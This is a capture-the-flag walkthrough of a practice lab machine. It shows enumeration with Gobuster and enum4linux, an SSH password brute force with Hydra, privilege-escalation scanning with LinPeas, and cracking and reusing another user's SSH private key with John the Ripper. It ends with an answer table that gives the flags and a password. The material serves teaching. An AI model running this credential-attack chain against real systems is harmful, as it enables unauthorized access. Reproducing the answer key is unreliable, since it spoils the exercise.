
I see that there are 4 open ports. Now, I'll start exploring each possible port, such as ports 80 and 8080/http.

What is the name of the hidden directory on the web server(enter name without /)?

I'll use **Gobuster** to brute-force enumerate files and directories


gobuster dir -u http://10.10.104.79/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Press enter or click to view image in full size




Gobuster


When I visited the website on port 80/http, I came across these messages.



So, I decided to view page source.




There’s a small hint here that makes us curious. Let’s go back to the Gobuster directory scan and check it out.



Oh, it’s a conversation among the developers, likely a report. We learned about

- REST version 2.5.12
- SMB
- Apache


Press enter or click to view image in full size



dev.txt

Hmm, they’re also reporting about weak passwords. Let me check if they’ve changed it yet. :)

Press enter or click to view image in full size




j.txt

Alright, based on the exploration of port 80, we gathered useful information for exploitation, but don’t be too confident until we’ve explored every corner.

Now, let’s visit the website on port 8080/http. It looks like an Apache Tomcat Version 9.0.7 page. Let’s see what’s interesting here.

Press enter or click to view image in full size



User brute-forcing to find the username & password

If you go back and look at the nmap scan result, you will see that the samba service is running So I'll use **enum4linux** to find users

enum4linux -a 10.10.104.79

`-a` Do all simple enumeration (-U -S -G -P -r -o -n -i)

```
┌──(root㉿kali)-[/home/kibera/TryHackme/CTF/BasicPentesting]
└─# enum4linux -a 10.10.104.79
```

enum4linux

This process will take some time, so feel free to sip your coffee while waiting.

Get Z3pH7's stories in your inbox

Join Medium for free to get updates from this writer.


Subscribe

Alright, we have the username.

Press enter or click to view image in full size

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
```

Press enter or click to view image in full size




But what's the password? A tool like Hydra is highly effective for password cracking. Let's give it a shot.

hydra -l jan -P /usr/share/wordlists/rockyou.txt 10.10.104.79 ssh

`-l` LOGIN or `-L` FILE login with LOGIN name, or load several logins from FILE

`-p` PASS or `-P` FILE try password PASS, or load several passwords from FILE

Press enter or click to view image in full size



hydra

We've got the username and password. Now, I'll log in via SSH.

ssh jan@10.10.104.79

After gaining control of the target host, I want the `user.txt` flag.

Enumerate the machine to find any vectors for privilege escalation

Using **LinPeas** is a shortcut to identify vulnerabilities or possible ways to escalate privileges to root.

scp linpeas.sh jan@10.10.104.79:/dev/shm

Another method to transfer files would be using **scp**, granted we have obtained ssh user credentials on the remote host. We can do so as follows

Press enter or click to view image in full size

scp

Let’s run LinPeas on the target machine.

./dev/shm/linpeas.sh

What is the name of the other user you found(all lower case)?

If you have found another user, what can you do with this information?

From the scan results, we found something interesting — kay’s id_rsa key.

Press enter or click to view image in full size

LinPeas


Copy this key and create an `id_rsa` file on our machine. I'll use John the Ripper to crack this SSH hash.

ssh2john id_rsa > pass.hash

For SSH hashes, you need to use `ssh2john` to make it easier to crack with John.

john --wordlist=/usr/share/wordlists/rockyou.txt pass.hash

Press enter or click to view image in full size



john

I've got kay's password. Now, let's log in via SSH, but this time we'll switch to the target machine jan.

Let's proceed by logging in to SSH on the jan machine.

ssh -i /home/kay/.ssh/id_rsa kay@10.10.104.79

Press enter or click to view image in full size


```
jan@basic2:/dev/shm$ ssh -i /home/kay/.ssh/id_rsa kay@10.10.104.79
Could not create directory '/home/jan/.ssh'.
The authenticity of host '10.10.104.79 (10.10.104.79)' can't be established.
ECDSA key fingerprint is SHA256:+Fk53V/LB+2pn4OPL7GN/DuVHVvO0lT9N4W5ifchySQ.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/home/jan/.ssh/known_hosts).
Enter passphrase for key '/home/kay/.ssh/id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$
```

ssh

> **What is the final password you obtain?**

I'm curious about what the `pass.bak` file is. Let's read it.

Press enter or click to view image in full size



CTF Mission accomplished!

— — — — — — — — — — — — — — —

Types of Attacks:

- Brute-Force Attack
- Privilege Escalation
- SSH and Samba Services

Severity Level:

- High

Summary:

The attack started with an Nmap scan to identify services running on the server. Then, a brute-force tool (**Hydra**) was used to find the `ssh` username and password. After that, **LinPeas** was used to identify vulnerabilities on the target machine. It was discovered that another user's `id_rsa` key was accessible. This key was then cracked using **John the Ripper**, allowing access to a **higher-privileged** user account.

que	Value
1	"development"
2	"jan"
3	"armando"
4	"SSH"
5	"kay"
6	"heresareallystrongpasswordthatfollowsthepasswordpolicy$$"